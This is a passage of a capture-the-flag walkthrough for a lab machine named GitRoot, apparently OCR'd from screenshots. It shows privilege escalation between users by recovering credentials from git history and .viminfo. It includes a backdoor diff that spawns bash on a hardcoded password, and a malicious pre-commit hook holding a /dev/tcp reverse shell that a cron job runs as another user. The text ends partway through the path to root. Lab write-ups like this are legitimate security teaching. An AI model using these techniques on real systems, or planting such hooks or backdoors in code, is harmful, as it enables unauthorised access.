
```
pablo@GitRoot:/opt/auth/.git/logs/refs/heads$ cat dev-43
0000000000000000000000000000000000000000 fc9901f3b6b303d6ad40cdb71689f1646904f7b3 Your Name <you@example.com> 1590499965 -0400  branch: Created from
 HEAD
fc9901f3b6b303d6ad40cdb71689f1646904f7b3 b2ab5f540baab4c299306e16f077d7a6f6556ca3 Your Name <you@example.com> 1590500014 -0400  commit: init repo
b2ab5f540baab4c299306e16f077d7a6f6556ca3 06fbefc1da56b8d552cfa299924097ba1213dd93 Your Name <you@example.com> 1590500148 -0400  commit: added some s
tuff
06fbefc1da56b8d552cfa299924097ba1213dd93 aaa283c708d79c692797339434664f4ba7accb25 Your Name <you@example.com> 1590500197 -0400  commit: init repo
```

show the commit & we found beth credential?



```
diff --git a/main.c b/main.c
index 70e6397..8af9b9c 100644
--- a/main.c
+++ b/main.c
@@ -4,6 +4,15 @@
 int main(){

         char pass[20];
-        return 0;
+        scanf("%20s", pass);
+        printf("You put %s\n", pass);
+        if (strcmp(pass, "r3vpdmspqdb") == 0 ){
+                char *cmd[] = { "bash", (char *)0 };
+                execve("/bin/bash", cmd, (char *) 0);
+        }
+        else{
```


su into beth user with the credential & it works



```
pablo@GitRoot:/opt/auth$ su beth
Password:
beth@GitRoot:/opt/auth$ id
uid=1001(beth) gid=1001(beth) groups=1001(beth)
beth@GitRoot:/opt/auth$
```


beth -> jen

inside beth home directory there's a public directory which stored a text file from jen




```
beth@GitRoot:~/public$ rm -rf .git priv.zip pspy
beth@GitRoot:~/public$ ls -la
total 12
drwx-wx-wx 2 beth beth 4096 Jan 26 03:14 .
drwxr-xr-x 5 beth beth 4096 Jan 25 12:30 ..
-rw-r--r-- 1 jen  jen   151 May 26  2020 addToMyRepo.txt
beth@GitRoot:~/public$ 
```

to commit something to jen repo, beth can add a zip file to jen public repo & it'll auto unzip & commit it? sounds like an auto git commit in this case




```
-rw-r--r-- 1 jen jen 151 May 26 2020 addToMyRepo.txt
beth@GitRoot:~/public$ cat addToMyRepo.txt
Hello Beth

If you want to commit to my repository you can add a zip file to ~jen/public/repos/ and ill unzip it and add it to my repository

Thanks!
```

checking with pspy & we notice that there's a cronjob running as jen user that will commit automatically




```
2021/01/26 03:17:01 CMD: UID=0    PID=1594   | /bin/sh -c    cd / && run-parts --report /
2021/01/26 03:17:01 CMD: UID=0    PID=1596   | run-parts --report /etc/cron.hourly
2021/01/26 03:17:01 CMD: UID=1003 PID=1595   | /bin/sh /home/jen/private/add.sh
2021/01/26 03:17:01 CMD: UID=1003 PID=1597   | rm -rf /home/jen/private/repo/.git/
2021/01/26 03:17:01 CMD: UID=1003 PID=1598   | git init
2021/01/26 03:17:01 CMD: UID=1003 PID=1599   | /bin/sh /home/jen/private/add.sh
2021/01/26 03:17:01 CMD: UID=1003 PID=1600   | git add .
2021/01/26 03:17:01 CMD: UID=1003 PID=1601   | /bin/sh /home/jen/private/add.sh
2021/01/26 03:17:01 CMD: UID=1003 PID=1602   | git commit --allow-empty -m Thanks beth!
2021/01/26 03:17:01 CMD: UID=1003 PID=1603   | rm -f /home/jen/public/repos/*
```

so this case we can abuse the git hook pre-commit, now let's create our githook abuse preparation




```
-rwxr-xr-x 1 beth beth 1090528 Aug 22  2019 pspy
beth@GitRoot:~/public$ mkdir .git
beth@GitRoot:~/public$ cd .git
beth@GitRoot:~/public/.git$ mkdir hooks
beth@GitRoot:~/public/.git$ cd hooks
beth@GitRoot:~/public/.git/hooks$ cat > pre-commit
```

the content of pre-commit, will execute & return us reverse shell




```
#!/bin/bash
bash -i >& /dev/tcp/192.168.0.119/18890 0>&1
~
```

zip the .git file




```
beth@GitRoot:~/public$ 7z a priv.zip .git

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Co

Scanning the drive:
2 folders, 1 file, 55 bytes (1 KiB)

Creating archive: priv.zip

Items to compress: 3


Files read from disk: 1
Archive size: 487 bytes (1 KiB)
Everything is Ok
```

this is how the zip file looks like




```
beth@GitRoot:~/public$ 7z l priv.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R

Scanning the drive for archives:
1 file, 487 bytes (1 KiB)

Listing archive: priv.zip

--
Path = priv.zip
Type = zip
Physical Size = 487

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-01-26 03:19:17 D....            0            0  .git
2021-01-26 03:19:25 D....            0            0  .git/hooks
2021-01-26 03:19:44 .....           55           55  .git/hooks/pre-commit
------------------- ----- ------------ ------------  ------------------------
2021-01-26 03:19:44                 55           55  1 files, 2 folders
beth@GitRoot:~/public$ 
```

copy the zip file into jen public repos directory like the text file said



```
beth@GitRoot:~/public$ cp priv.zip /home/jen/public/repos/
beth@GitRoot:~/public$ 
```


& voila! we got a shell as jen user



```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ nc -nlvp 18890
listening on [any] 18890 ...
connect to [192.168.0.119] from (UNKNOWN) [192.168.0.191] 45210
bash: cannot set terminal process group (1804): Inappropriate ioctl for device
bash: no job control in this shell
jen@GitRoot:~/private/repo$ id
id
uid=1003(jen) gid=1003(jen) groups=1003(jen)
jen@GitRoot:~/private/repo$ 
```


jen -> root

in jen home directory, there's a .viminfo file



```
-rw-r--r-- 1 jen  jen      75 May 26  2020 .selected_editor
-rw-r--r-- 1 jen  jen       0 May 26  2020 test.txt
-rw------- 1 jen  jen     920 May 26  2020 .viminfo
jen@GitRoot:~$ cat .viminfo
cat .viminfo
```

detail of .viminfo




What is Viminfo?

The **viminfo** is like a cache, to store cut buffers persistently, and other things. From the docs (:help **viminfo**): The **viminfo** file is used to store: - The command line history. - The search string history. - The input-line history. Aug 15, 2011


superuser.com › questions › are-vimrc-and-viminfo-the

we can check that and find is there any interesting stuff jen user access with vim before
& we found an interesting string jen user search before




```
# Search String History (newest to oldest):
?/binzpbeocnexoe
|2,1,1590471908,47,"binzpbeocnexoe"

# Expression History (newest to oldest):
```

& it's jen credential actually, now jen can execute git command with sudo




```
jen@GitRoot:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
jen@GitRoot:~$ sudo -l
sudo -l
[sudo] password for jen: binzpbeocnexoe

Matching Defaults entries for jen on GitRoot:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User jen may run the following commands on GitRoot:
    (ALL) /usr/bin/git
jen@GitRoot:~$ 
```

execute the help page of git command



